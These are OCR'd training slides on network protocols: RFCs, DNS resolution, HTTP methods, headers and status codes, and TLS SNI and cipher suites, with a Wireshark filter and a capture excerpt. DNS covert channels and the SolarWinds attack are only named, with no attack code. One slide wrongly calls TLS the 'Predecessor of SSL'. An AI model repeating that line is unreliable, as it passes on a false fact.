
RFC – Request for Comments

RFC's will be referenced here…

- RFC 1, titled "Host Software", was written by Steve Crocker of the University of California, Los Angeles (UCLA), and published on April 7, 1969

RFC Compliance

"But my firewall is RFC compliant…"




Source: https://xkcd.com/927/

DNS


DNS

- Bonding Agent of the Internet
- TCP and UDP
- Can be *difficult* to prevent malicious use
- Should be *easier* to detect malicious use
- SolarWinds attack – Sunburst Malware
- Vern Paxson
  - Practical Comprehensive Bounds on Surreptitious Communication Over DNS
  - http://www.icir.org/vern/papers/covert-dns-usec13.pdf
    - TL/DR – Various methods to do bad things *covertly* using DNS

Direct DNS Resolution




Recursive DNS Resolution



Network Protocols

HTTP

HTTP Timeline



HTTP

80 – Implied for HTTP
443 – Implied for HTTPS

http://www.domain.com:80/path/to/file.html

Scheme	Domain Name	Port	Resource
http://	www.domain.com	:80	/path/to/file.html

HTTP Headers

Used by both Client and Server

- Request Headers (Information about the resource requested or general client information)
- Response Headers (Information about the response or general server information)
- Representation Headers (Information about the body: MIME, Compression, etc.)
  - Content-Type, Content-Encoding, Content-Language, Content-Location
- Payload Headers (Information about the payload data in general)
  - Content-Length, Content-Range, Trailer, Transfer-Encoding

HTTP – From the Client: Methods

- GET
- HEAD
- POST
- PUT
- DELETE
- CONNECT
- OPTIONS
- TRACE
- PATCH

RFC 7231, Section 4: Request Methods

RFC 5789, Section 2: Patch Method

HTTP – From the Client: Methods

- GET – Requests a representation of the specified resource.
- HEAD – Identical to GET except with no response body.
- POST – Used to submit data to the specified resource.
- PUT – Replaces all current representation of the specified resource.
- DELETE – Deletes the specified resource.
- CONNECT – Establishes a tunnel to the server by the specified resource.
- OPTIONS – Describes the communication options for the specified resource.
- TRACE – Performs a message loop-back test (useful for debugging).
- PATCH – Like PUT but can be applied for partial modifications to a resource.

HTTP Status Codes

1XX Informational	
100	Continue
101	Switching Protocols
102	Processing

2XX Success	
200	OK
201	Created
202	Accepted
203	Non-authoritative Information
204	No Content
205	Reset Content
206	Partial Content
207	Multi-Status
208	Already Reported
226	IM Used

3XX Redirectional	
300	Multiple Choices
301	Moved Permanently
302	Found
303	See Other
304	Not Modified
305	Use Proxy
307	Temporary Redirect
308	Permanent Redirect

Source: https://www.steveschoger.com/status-code-poster/

HTTP Status Codes

4XX Client Error	
400	Bad Request
401	Unauthorized
402	Payment Required
403	Forbidden
404	Not Found
405	Method Not Allowed
406	Not Acceptable
407	Proxy Authentication Required
408	Request Timeout

4XX Client Error Continued	
409	Conflict
410	Gone
411	Length Required
412	Precondition Failed
413	Payload Too Large
414	Request-URI Too Long
415	Unsupported Media Type
416	Requested Range Not Satisfiable
417	Expectation Failed
418	I'm a teapot
421	Misdirected Request
422	Unprocessable Entity
423	Locked
424	Failed Dependency
426	Upgrade Required
428	Precondition Required
429	Too Many Requests
431	Request Header Fields Too Large
444	Connection Closed Without Response
451	Unavailable For Legal Reasons
499	Client Closed Request

Source: https://www.steveschoger.com/status-code-poster/


HTTP Status Codes

5XX Server Error	
500	Internal Server Error
501	Not Implemented
502	Bad Gateway
503	Service Unavailable
504	Gateway Timeout
505	HTTP Version Not Supported
506	Variant Also Negotiates
507	Insufficient Storage
508	Loop Detected
510	Not Extended
511	Network Authentication Required
599	Network Connect Timeout Error

Source: https://www.steveschoger.com/status-code-poster/

TLS

- SNI: Server Name Indication (extension)



- Wireshark filter:
  - tls.handshake.extensions_server_name == "www.blackhillsinfosec.com"


TLS

- Encapsulating Protocol
- Predecessor of SSL
- Layer 4: TCP
- Common Associated Ports: 443 (HTTP), 995 (POP), 465 (SMTP), +many more…
- Latest Version: 1.3


Encrypted SNI (ESNI)

- Extension to TLS 1.3 for “encrypted SNI”
- How?
  - DNS, of course!

TLS – Client Hello



TLS – Cipher Suites



TLS – Cipher Suites

No.	Time	Source	Destination	Protocol	Length	Info
111	2021-09-11 17:15:18.604268	192.168.2.50	104.22.8.51	TLSv1.3	571	Client Hello

```
Cipher Suites (18 suites)
    Cipher Suite: TLS_AES_128_GCM_SHA256 (0x1301)
    Cipher Suite: TLS_CHACHA20_POLY1305_SHA256 (0x1303)
    Cipher Suite: TLS_AES_256_GCM_SHA384 (0x1302)
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (0xc02b)
    Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256 (0xcca9)
    Cipher Suite: TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (0xcca8)
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (0xc02c)
    Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)
